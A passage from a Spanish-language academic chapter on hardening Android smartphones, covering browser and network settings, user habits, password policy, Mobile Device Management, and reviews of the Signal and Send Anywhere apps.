Las siguientes medidas se enfocan en la configuración del navegador.

- Deshabilitar 'autocompletar formularios'.
- Deshabilitar el recordatorio de contraseñas.
- Deshabilitar los *plugins* del navegador, debido a que es una característica avanzada para ser usada en un *smartphone*.
- Deshabilitar la funcionalidad de rastrear la ubicación del *smartphone* en el navegador.

5.2.4 Seguridad en la red

Las siguientes medidas se enfocan en la forma en que el smartphone se conecta a las redes o dispositivos.

- Apagar el servicio de *Bluetooth* cuando no se lo utilice. La desactivación del *Bluetooth* reduce la posibilidad de sufrir un ataque remoto por parte de *smartphones* (u otros dispositivos) cercanos, también puede prevenir la conexión involuntaria con servicios y dispositivos *Bluetooth* desconocidos. La conexión *Bluetooth* debería ser activada solo cuando se la esté usando activamente.
- Deshabilitar las notificaciones de redes públicas. Por defecto, los *smartphones* con *Android* presentan automáticamente una lista de redes inalámbricas detectadas a partir de una notificación presentada en la barra de estado (parte superior de la pantalla). En caso de que el usuario no tenga redes confiables y conocidas al alcance, éste puede acceder a conectarse a alguna red pública disponible. Las cuales son peligrosas, dado que cualquiera puede asentar un *hotspot Wi-Fi* como una trampa, con lo cual unirse a una red mal configurada o insegura podría permitir a un usuario malicioso (conectado a esa misma red): interceptar, capturar y alterar todo el tráfico de red enviado por un usuario. Entonces, si estas notificaciones están desactivadas, se debe buscar y seleccionar manualmente (y conscientemente) una red inalámbrica para poder unirse.
- Desactivar la búsqueda de redes disponibles. Por defecto, un *smartphone* (u otro dispositivo) con *Android* recuerda redes inalámbricas a través de un registro que almacena; y automáticamente se reconecta a ellas. El problema con esto es que si en esta lista hay una red *Wi-Fi* confiable pero sin mecanismo de autenticación (no pide contraseña), ésta puede ser falsificada y luego el *smartphone* se reconectará a esta red ficticia. La forma en que se desactiva esta opción de configuración es yendo a "Configurar", luego seleccionar "*Wi-Fi*", en la esquina superior derecha seleccionar los puntos suspensivos y seleccionar las opciones avanzadas; ahí mismo, desactivar la opción que dice "Búsqueda siempre disponible".
- Puede emplearse un *proxy* y/o una *VPN* para conectarse a una red. Se hizo referencia de este tema en el capítulo 3.

5.2.5 Configuraciones adicionales de seguridad

- Realizar y programar un sistema de respaldos (*backups*) frecuente a los archivos y al estado del sistema.
    - *Android* trae consigo algunos servicios de *backup* (fueron vistos en el capítulo 3), se puede acudir a ellos si es que el usuario confía en ellos. Aunque no es recomendable guardar documentos confidenciales o archivos muy personales en estos de servicios basados en la nube.
    - Esto se puede lograr con aplicaciones de terceros, por ejemplo *Titanium Backup*.
- Apagar los Servicios de Ubicación. En el capítulo 1 se comentó acerca de los inconvenientes de usar este tipo de servicios. En Android, una vez que el acceso es otorgado a una aplicación, ésta puede pedir los datos de la ubicación en cualquier momento sin ninguna notificación hacia los usuarios.
- Utilizar una aplicación de un tercero para proteger con contraseña las aplicaciones con datos sensibles. Estas aplicaciones permiten definir una contraseña independiente que se necesita para iniciar aplicaciones específicas. Entonces, no se puede acceder a estos datos, incluso si el dispositivo se encuentra desbloqueado. Aunque la encriptación es más recomendable porque representa un enfoque más fuerte y más segura.
- Limitar la cantidad de mensajes de texto (*SMS*) y mensajes multimedia (*MMS*) guardados localmente en el *smartphone*. Para entornos que se requiere mayor seguridad, la limitación de la cantidad de mensajes *MMS* y *SMS* guardados en el *smartphone* puede reducir la posibilidad y el alcance de la divulgación de información privada, en el caso de que el dispositivo es perdido o robado.
- Deshabilitar las *cookies* en el navegador. Por un lado, tiene el efecto beneficioso de no permitirle a las *cookies* rastrear los hábitos del usuario por parte de terceros. Pero por otro lado, en general, para la mayoría de los usuarios, no se recomienda deshabilitar las *cookies* dado que son muy utilizadas por las aplicaciones *web* típicas modernas.
- Deshabilitar la ejecución de *JavaScript* en el navegador. Se debería permitir la ejecución de *JavaScript* sólo cuando se navega en sitios *web* confiables. Para entornos que se requiere mayor seguridad, esta actitud es válida. Aunque para la mayoría de los usuarios no es recomendable deshabilitar la ejecución de *JavaScript* porque es utilizado intensamente por las aplicaciones modernas de la *web*.
- Se podría usar una aplicación de un tercero para encriptar los mensajes de texto. Más adelante se describe una aplicación en particular que cumple con este propósito.
- Instalación, configuración y mantenimiento de programas de seguridad. *Antivirus*,

Antispyware y un filtro *Antispam*.

5.3 Concientización del usuario

En esta sección se expone una serie de sugerencias para un usuario o medidas disciplinarias para una organización, relativos a los comportamientos, actitudes y hábitos que podría tomar para defenderse ante las amenazas posibles.

Administración de las aplicaciones

- Eliminar aplicaciones innecesarias. Por ejemplo, se pueden eliminar aquellas aplicaciones que el usuario instaló por una razón u otra y ahora ya no recuerda ni siquiera su utilidad. Cuantas más se tenga, mayor será el riesgo de que alguna sea maliciosa. Es mejor eliminar aquellas sospechosas.
- Precauciones generales que debe tomar el usuario [CERTTHR].
- Evitar el acceso a links contenidos en mensajes *SMS* o *e-mails* sospechosos.
- Limitar la exposición del número del celular en un sitio *web* público. Los atacantes pueden usar un *software* para acumular números de celulares de la *web* y luego usarán esos números para dirigir ataques.
- Considerar cuidadosamente qué información se va a guardar en el *smartphone*. Tomar conciencia de que con suficiente tiempo, sofisticación y acceso físico al dispositivo, cualquier atacante podría obtener la infomación almacenada.
- Ser exigente en la selección de aplicaciones que se van a instalar. Realizar una pequeña investigación sobre las aplicaciones antes de instalarlas. Cuando se está por instalar una nueva aplicación, tomar conciencia de los permisos que se le van a conceder. Comprobar qué permisos requieren las aplicaciones, si los permisos parecieran ir más allá de lo que la aplicación podría exigir (en base a su propósito), no se debe instalar la aplicación, podría ser un caballo de troya (portando código malicioso en un paquete atractivo).
- Ser precavido cuando se utilizan aplicaciones de las redes sociales. Estas aplicaciones pueden revelar más información privada que lo que pretenden. Ser especialmente cuidadoso cuando se usan servicios que rastrean la ubicación del *smartphone*.
- Cuando se va a reemplazar un *smartphone*, se debe borrar toda la información contenida (*wipe out*) antes de desecharlo.
- Evitar el *"rooteo"* del dispositivo. Básicamente, el usuario debe entender que cuando *"rootea"* un *smartphone* con *Android*, se estará asumiendo la responsabilidad adicional de asegurar su *smartphone* y protegerse frente el *software* malicioso. Se puede encontrar más información en el capítulo 1.
- Evitar abrir archivos adjuntos de correos electrónicos sospechosos y evitar responder a solicitudes sospechosas.

En caso de conectarse con una red desconocida, se pueden tomar medidas:

- El primer paso importante es la educación acerca de las amenazas que están en los entornos públicos y concientizar al usuario acerca de lo que debe tener en cuenta al usar estas redes móviles abiertas. El segundo paso consiste en fortificar la infraestructura de la misma red. Para lograrlo, las empresas de telefonía celular deben asimilar su verdadero tráfico de red, las amenazas, el rendimiento general bajo carga, etc.
- Estos riesgos se pueden reducir con el empleo de tecnologías de encriptación fuerte para proteger la confidencialidad y la integridad de las comunicaciones, así como también el uso de los mecanismos de autenticación mutua para verificar las identidades de los dos *hosts* antes de transmitir los datos.

Para disminuir las pérdidas en el *smartphone* si el usuario es víctima de un accidente o robo, se pueden tomar medidas preventivas para minimizar las consecuencias [YALESEC] [USACERT]:

- Nunca se debe perder la atención del *smartphone* cuando no está guardado, ni por un minuto. Que sea un hábito personal mantener el teléfono guardado en todo momento que no se usa.
- Mantener sólo los documentos que realmente se necesitan en el *smartphone*, retirar y archivar los archivos más antiguos que no utiliza activamente más.
- Revisar y descartar regularmente los datos en el dispositivo que no se van a utilizar activamente en el trabajo actual.
- Si utiliza el dispositivo en un área pública, debe prestar atención a la gente que lo rodea. Tomar precauciones para protegerse de la gente que espía con disimulo, por ello el usuario debe asegurarse que nadie pueda ver su pantalla cuando escribe sus contraseñas o ver cualquier información delicada.
- Realizar *backups* periódicamente sólo de los datos importantes y guardarlas en una ubicación distinta, para evitar perder toda la información del *smartphone*.
- Utilizar contraseñas en todos los documentos importantes guardados en el *smartphone*.
- Para establecer un impedimento en el acceso al dispositivo por otras personas ajenas al dueño, se puede utilizar contraseñas para bloquear la pantalla.
- Usar precavidamente las redes *Wi-Fi* públicas, tener en cuenta que el envío de información sensible sin protecciones como un red *VPN* o un mecanismo de encriptación *SSL* puede ser filtrado por terceros.
- Se pueden encriptar los datos sensibles para que no puedan ser accedidos por otras personas.

En caso de que el *smartphone* se haya perdido o robado [CERTTHR] se pueden tomar las siguientes acciones.

- Informar de la pérdida a la organización y/o proveedor de servicios de celulares.
- Informar de la pérdida o robo a la policía local.
- Cambiar las credenciales de la cuenta. Si el dispositivo se usa para acceder a recursos remotos, como redes de una organización o sitios web vinculadas a las redes sociales, entonces se deben revocar todas las credenciales que fueron guardadas en el *smartphone* robado o perdido. Esto implica que el usuario debe avisarle al área de soporte de la organización que revoque las credenciales.
- En caso de ser necesario, ejecutar un reestablecimiento al estado de fábrica del *smartphone*, de forma remota.

Si una organización decide definir una política de contraseñas, es conveniente tener en cuenta las siguientes consideraciones [NISTSEC]:

- Longitud: imponer un mínimo en la cantidad de caracteres de la contraseña.
- Complejidad: exigir una mezcla de caracteres determinada. Por ejemplo, se puede pedir una combinación que contengan letras en mayúsculas, letras en minúscula, caracteres no alfabéticos y que no contengan palabras de un diccionario.
- Caducidad: se refiere al transcurso de tiempo en que una contraseña no se cambia. Muchas políticas fuerzan a los usuarios y administradores a cambiar sus contraseñas periódicamente. En esos casos, la frecuencia debe ser basada en la longitud y la complejidad exigida en la contraseña, también en la sensibilidad de la información protegida y el nivel de exposición de las contraseñas.
- Reutilización: se refiere al caso si una contraseña puede ser reusada. Algunos usuarios tratan de superar el requisito de caducidad cambiando la contraseña por una que han utilizado anteriormente. Si la reutilización se prohibe (por la política de contraseñas), va a ser beneficioso si es posible asegurarse de que los usuarios no puedan cambiar sus contraseñas simplemente agregando caracteres al principio o al final de sus contraseñas originales (por ejemplo, las contraseña original es "mipass" y es cambiada por "mipass1" o "1mipass").

Si bien se recomienda y fomenta el uso de la Nube para el almacenamiento y uso de aplicaciones, el usuario debe ser consciente que sus datos están almacenados en dispositivos que están fuera de su control. Se recomienda analizar qué información almacena en la Nube, teniendo en cuenta su cantidad y sensibilidad.

5.4 Mobile Device Management

Los usuarios que son miembros de una organización tienen una mayor responsabilidad con la forma en que usan sus *smartphones* (u otro tipo de dispositivo móvil) que los usuarios que utilizan su equipo para uso personal. El usuario puede preferir utilizar su *smartphone* personal, debido a mejoras en las prestaciones de los equipos (velocidad de procesamiento, capacidad de almacenamiento, velocidad de conexión a una red, etc.) que

lo satisfacen más, que las que ofrece el *smartphone* que le cedería la organización. Pero ante nuevas funcionalidades o servicios, este usuario debe estar preparado. Por lo general, los usuarios no son conscientes de este fenómeno y pueden producir daño a la organización que pertenecen, exponiendo la información, si no cuentan con suficiente entrenamiento para usar su equipo. Además, el usuario debe tener cuidado con su *smartphone* ante pérdidas o robos, por la gran cantidad de datos que trasladan en él.

En una organización, se pueden mitigar riesgos mediante el uso de un sistema *Mobile Device Management* (MDM). Este tipo de *software* permite asegurar, monitorear y administrar *smartphones* (u otro tipo de dispositivo móvil) de forma centralizada [USOMOVI], conteniendo en cierta medida desde el punto de vista funcional las acciones que efectúa el usuario con su *smartphone*. Este tipo de *software* permite controlar de forma remota usando tecnología de comunicación *wireless* tal como *Wi-Fi* o *Over-the-Air* (OTA) [ITWOMDM] y también permite vigilar las actividades de los integrantes de una organización. Con un sistema MDM se pueden generar informes a nivel de flota, grupo o un *smartphone* individual como: uso de telefonía móvil, gastos realizados, patrones de uso, incluso las aplicaciones y juegos que son usadas con más frecuencia. Estos informes pueden facilitar una auditoría.

> *"Mobile Device Management (MDM) es un software que puede ayudar con la administración de todos los dispositivos en un negocio." [MDMCOMO]*

Generalmente el *software* MDM se presenta en forma de un producto pago, desarrollado por organizaciones privadas [PCMGMDM].

El uso de BYOD representa una oportunidad y un reto dado que facilita el uso de un dispositivo personal en el trabajo, manteniendo por separado a la información (y datos) del trabajo y la vida personal del usuario. Las herramientas de un sistema MDM consideran tanto a los dispositivos que son propiedad de una empresa y los que son propiedad de sus empleados. BYOD representa un vector de ataque importante para la seguridad corporativa, el sistema de MDM debe incrementar la seguridad, lo que representa un balance entre las restricciones corporativas que se impone al usuario y la libertad de usar su smartphone como el mismo usuario lo desee. Además, BYOD exige un esfuerzo al sistema de MDM por la heterogeneidad que incorpora a la flota de smartphones conectados a la empresa.

En una empresa que usa MDM, los administradores de sistemas deben gestionar una nueva clase de sistemas, se deben involucrar con una variedad de modelos, sistemas operativos y proveedores de telefonía móvil, además de muchos malos hábitos propios del usuario que pueden dañar al sistema [ITWOMDM]. Algunas empresas consideran que el uso de un *software* basado en la seguridad es necesario para controlar la complejidad, adherido por el factor de la movilidad en los smartphones [MDMCOMO]. Dado que hay múltiples sistemas operativos y múltiples proveedores de servicio móvil. Muchas empresas imponen una flota de *smartphones* (u otro tipo de dispositivo móvil) para

implementar aplicaciones MDM.

Entre las aplicaciones MDM, se puede mencionar a *Microsoft Intune*, *Citrix XenMobile*, *VMware AirWatch* e *IBM MaaS360* [PCMGMDM]. La empresa *Google* también tiene *software* con características de MDM [ADMANDR].

Algunas características concretas que poseen algunos sistemas MDM son [PCMGMDM]:

- *Wipe out* remoto (borrado físico del contenido completo del *smartphone* de forma remota).
- Bloquear la pantalla con un código de forma remota.
- Encriptación de datos.
- Ubicación geográfica de los *smartphones* (útil para los robos o extravíos).
- Configuración de una VPN en un *smartphone* de forma remota.
- Detección de *Jailbreaking* o *rooting*.
- Actualización de *software* remota.
- Deshabilitación de aplicaciones nativas en el *smartphone*.
- Aplicación de políticas en las configuraciones de una flota de *smartphones*.

MDM se implementa a través de una flota de *smartphones* (u otro tipo de dispositivo móvil) y un servidor base instalado dentro de la red interna de la empresa. Las aplicaciones cliente (instaladas en los *smartphones*) sirven para acorralar la funcionalidad del *smartphone* de forma explícita y basada en la política de la empresa. Estos son los pasos esenciales que corresponden a un sistema MDM por cada *smartphone* (u otro tipo de dispositivo móvil) registrado [SECMDMS]:

- Paso 1. Inscripción y configuración: se registran los datos que corresponden al usuario y los datos que contiene el *smartphone* al sistema MDM; luego se configura la política que se va a aplicar a cada *smartphone* configurado.
- Paso 2. Distribución. La aplicación cliente del sistema MDM es distribuida e instalada en los *smartphones* de los usuarios. Ésta puede ser distribuida mediante un *marketplace* público o internamente. Las aplicaciones MDM que usan los *smartphones* pueden ser aplicaciones nativas para *Android* (u otro sistema operativo) o aplicaciones "*online*" (SaaS).
- Paso 3. Autenticación. Cuando la aplicación cliente se ejecuta después de la instalación, los datos que identifican al *smartphone* (IMEI, dirección IP y MAC, número de teléfono, etc.) son enviados al servidor MDM para verificar si coinciden con alguna de las entradas en el registro de dispositivos.
- Paso 4. Instrucciones. El servidor MDM envía a un cliente la política para controlar al *smartphone* y los comandos (como "*remote wipe*") en función del usuario y del estado del dispositivo móvil.

- Paso 5. Control y reporte. El cliente trabaja con el *smartphone* realizando operaciones según la política de control o usando los comandos que se le habilita, y luego envía un reporte al servidor MDM con los resultados de la ejecución de las operaciones.

5.5 Software recomendado para mejorar la seguridad de Android

En esta sección se sugieren 2 aplicaciones para reforzar la seguridad: "*Signal*" y "*Send Anywhere*", su elección se basa en 2 cualidades: simplicidad y claridad en la interface gráfica.

Estas aplicaciones en conjunto pueden realizar tareas corrientes como envíar mensajes de texto, realizar llamadas telefónicas y enviar archivos entre *smartphones*; sin embargo, tienen un enfoque más seguro.

5.5.1 Signal

Signal es una aplicación *Open Source* y gratuita, que permite realizar llamadas de voz y enviar mensajes de texto de forma segura; evitando que otra persona pueda escuchar o leer la información que se transmite en una conversación. Estas actividades se pueden realizar entre 2 o más *smartphones* (u otros dispositivos móviles) vía *Internet* (usando una red de datos del proveedor de telefonía celular o una red *Wi-Fi*), opcionalmente permite el envío de mensajes *SMS* y *MMS* (sin encriptar) [USINSIG]. Se caracteriza por tener una interface simple que tiene una buena usabilidad, en donde las llamadas y los envíos de mensajes de texto se pueden realizar directamente, sin contar con conocimientos de seguridad informática [WIRSIGN]. Es una aplicación aclamada por la comunidad que trabaja en seguridad informática, es recomendada por *Edward Snowden* y otros referentes más, dado que posee un protocolo de encriptación fuerte.

Signal es desarrollada y mantenida por el grupo de desarrollo de *software* sin fines de lucro llamado "*Open Whisper Systems*". *Signal* es el resultado de la combinación de las viejas aplicaciones "*TextSecure*" y "*RedPhone*" desarrolladas por la misma empresa [SIGBLOG]. Esta aplicación tiene una versión para *Android*, *iOS* y *PC* [CHROSIG], aunque esta reseña se enfoca en la versión de *Android*.

La aplicación *Signal* posee características comunes a otras aplicaciones de mensajería instantánea como el envío de archivos (imágenes, videos, audios y contactos), creación de grupos, bloqueo de contactos, entre otras funciones. Pero además, tiene algunas características que protegen la seguridad del usuario: todos los mensajes guardados en el *smartphone* estan encriptados, esta encriptación se aplica al cuerpo del mensaje. Emplea una encriptación *end-to-end*, donde los únicos que pueden leer los mensajes son los participantes de la conversación. En las llamadas, los usuarios pueden comprobar la seguridad del canal de datos si se fijan si coincide la palabra al azar que aparece en la pantalla de ambos usuarios. Otra de sus características de seguridad es puede proteger el acceso a la Base de Datos local con una contraseña. Finalmente, se puede bloquear la

captura de *screenshots* (imágenes instantáneas de lo que se ve en la pantalla).

En cuanto a la forma en que opera esta aplicación, cuando la aplicación arranca por primera vez, le pide al usuario el número de celular para conectarse a los servidores de *Signal*. Según sus creadores, en sus servidores no se almacena información de los *smartphones*, este primer paso sirve para verificar si el *smartphone* tiene una cuenta asociada con algún proveedor de telefonía celular.

Esta aplicación automáticamente detecta la recepción de un mensaje de otro *smartphone* que también usa *Signal*, cuando llega, aparece una notificación que avisa si se quiere abrir la aplicación para ver el mensaje e iniciar una sesión segura. Cuando se procede a iniciar la sesión, internamente se producirá un intercambio de claves y un icono de un candado se mostrará sobre el botón para enviar. También se mostrará un ícono similar en cada mensaje cifrado recibido, con el fin de confirmar que se los transmite de forma segura.

Con respecto a la funcionalidad de enviar mensajes, se puede verificar la identidad de un destinatario, para que el usuario pueda fiarse de que un tercero no está filtrando y manipulando los datos de los mensajes que se pasan entre 2 *smartphones* que usan esta aplicación [USINSIG]. Esto se puede comprobar de forma manual, leyéndose las claves el uno al otro; la clave individual de cada uno (generada por la aplicación para identificar al smartphone) puede ser accedida yendo a una conversación con un destinatario y accediendo al menú (ubicado arriba a la derecha), seleccionando el ítem "Opciones de conversación" aparecerán opciones de configuración, se debe seleccionar "Verificar identidad"; es en este punto en que aparecerán 2 claves alfanuméricas que identifican al destinatario y remitente, una para comparar (con la clave que se recibe del destinatario) y la otra clave para leer (para pasarla al destinatario), respectivamente. Opcionalmente, en caso de que el otro *smartphone* se encuentre cerca, se puede comprobar la identidad generando en pantalla el código *QR* en base a la clave personal y escaneándose el uno al otro. Para esta operación se necesita instalar la aplicación "*Barcode Scanner*" desarrollada por un tercero. Para generar el código *QR* o escanear el del otro, el usuario se debe dirigir a una conversación con un destinatario, ir al menú emergente de la parte superior y elegir el ítem "Opciones de conversación", luego dentro de las opciones se elige "Verificar identidad" donde van a aparecer los 2 códigos de los 2 usuarios de la conversación; otra vez, cuando se presiona la esquina superior derecha de la pantalla, surge un menú (hay un ícono de un código de barras), en ese menú se puede seleccionar "Escanear la clave de ellos" para escanear un código *QR* del destinatario o "Escanear mi clave" para mostrar el código *QR* de la clave personal. Cabe aclarar que la verificación de la identidad no se puede aplicar a un grupo, solo a una conversación entre 2 usuarios.




Figura 23 – *Screenshots* de Signal (de izquierda a derecha): la pantalla principal, la pantalla de una conversación y la pantalla donde aparecen las claves.

En esta aplicación se puede establecer una contraseña para bloquear la aplicación de forma manual (en el menú general hay un ítem "bloquear") o de forma automática (cuando supera una cantidad de tiempo fijada). Si esta contraseña se pierde, no se puede recuperar el acceso a *Signal*. O sea, en este caso, para continuar usando esta aplicación, se debe desinstalar y volver a instalar la aplicación, con lo cual todos los mensajes serán borrados.

Para comodidad del usuario, se tiene un fácil acceso al comando que borra todos los mensajes de la aplicación. Para ejecutar el comando, el usuario se debe dirigir a la pantalla de conversaciones y seleccionar una de ellas (manteniendo apretado), entonces, aparecerán 2 comandos en la barra superior, de los cuales se debe tocar primero el que representa la selección de todas las conversaciones (un ícono de un rectángulo con línea punteada) y luego se debe tocar el icono que representa al borrado (un ícono de un papelero), finalmente se presentará un advertencia avisando que se borrarán todas las conversaciones guardados localmente, se acepta y rápidamente se habrán borrado todos los mensajes.

Después de esta reseña de *Signal* se pueden remarcar algunas ventajas y desventajas. Para empezar, *Signal* tiene las siguientes ventajas: es gratis, es *Open Source* y es fácil de usar. Puede usarse a través de una red *Wi-Fi* o red de datos del proveedor de la línea del

smartphone, o sea que las llamadas internacionales o de larga distancia son gratuitas, sólo se podría llegar a pagar por el acceso a *Internet*. Entre las desventajas, se puede mencionar que la persona a la que se le llama debe tener obligatoriamente la aplicación *Signal* instalada. Otra desventaja es que cuando se realiza una llamada, tiene una demora más prolongada que otras aplicaciones que soportan llamadas de voz (como la aplicación *WhatsApp*). Prosiguiendo con las desventajas, la documentación de *Signal* es vaga y poco precisa, para las operaciones que se pueden realizar se necesitan más detalles.

Como conclusión se puede mencionar que hay una necesidad para enviar mensajes de una forma privada y segura. Por ejemplo, el crecimiento de *Telegram* refleja esta necesidad: llegó a una tasa de 10 mil millones de mensajes enviados por día [TELBLOG]. También se puede mencionar que *Signal* es bastante popular y está ayudando a que otras empresas que desarrollan aplicaciones de mensajería instantánea tomen conciencia en la privacidad del usuario; según una nota publicada el día 18 de Noviembre del 2014 en el *blog* de la empresa "Open Whisper Systems" [WHISWHA], el protocolo de encriptación de mensajes de texto de *Signal*, que se heredó de *TextSecure*, se incorpora a los clientes de *WhatsApp*, suministrando una encriptación *end-to-end* por defecto.

5.5.2 Send Anywhere

La aplicación *Send Anywhere* es una herramienta que permite el intercambio de un archivo (o un grupo de archivos) entre *smartphones*, aunque también se pueden combinar entre otros dispositivos, como PCs y *tablets*, aunque esta reseña se va enfocar en la aplicación para *smartphones* con *Android*. Por empezar, se puede mencionar que es una aplicación directa (tiene una interface amigable y autoexplicativa, no se requiere leer la documentación), rápida (la velocidad de la transferencia de archivos es relativamente alta) y segura (los archivos no se guardan en la Nube durante la transferencia entre 2 *smartphones*) [SENDPRO]. Es un servicio anónimo, se comparten archivos sin la necesidad de ingresar información personal, no requiere que el usuario se registre, ni que inicie una sesión (mediante una red social, por ejemplo). Se pueden subir o recibir archivos de varios tipos (imágenes, audio, videos, APKs, contactos y más), de cualquier tamaño y de forma gratuita [LIFEHAC]. Ofrece soporte nativo para para algunas plataformas móviles (*Android*, *iOS*, *Windows Phone* y *Kindle*), *PCs* (*Windows*, *Mac OSX* y *Linux*) y la *Web*.

Es simple de usar, sólo tiene 2 modos de uso que son útiles [SENDTRA]. Un modo consiste ("modo básico") en la transferencia directa entre 2 *smartphones*, en el cual uno de ellos debe indicar qué archivos se van a transferir, cuando se definen los archivos, la aplicación generará una clave (un código alfanumérico) para pasarla al destinatario; luego, otro *smartphone* (el destinatario) deberá ingresar la clave desde la aplicación para poder realizar la transferencia efectiva del archivo o el grupo de archivos a su *smartphone*; cuando se finalice la transferencia o pasen 10 minutos desde que se fijaron los archivos, se borrará el archivo o los archivos. Cabe aclarar que el remitente tiene que mantener la aplicación en espera, hasta que se realice la transmisión efectiva. El otro

modo de uso ("modo compartido") consiste en que uno o varios archivos son puestos a disposición por un *smartphone* que los sube a la Nube mediante esta aplicación; habrá un plazo de 24 horas para descargarlos y pueden ser descargados varias veces dentro de dicho plazo.

En cuanto a la seguridad, esta aplicación tiene algunas características para remarcar, que se notaron con su uso. En el primer modo de uso, no se guardan los archivos en la Nube, no hay un intermediario que almacene los archivos; esta transferencia se realiza directamente entre dispositivos, cuando el destinatario ingresa la clave de acceso. Cuando los archivos ya fueron transferidos, se eliminan sin dejar rastros. Otra característica notable es que cuando se define el grupo de archivos a compartir (usando cualquier modo de uso), las únicas formas de acceso a estos archivos puede ser mediante una clave o una dirección *URL* acortada o un código *QR*; en realidad, el código *QR* es la codificación de la dirección *URL*. Finalmente, la aplicación tiene un historial de las descargas hechas y tiene al alcance un comando para eliminar todo el registro, para no dejar rastros de los movimientos hechos.

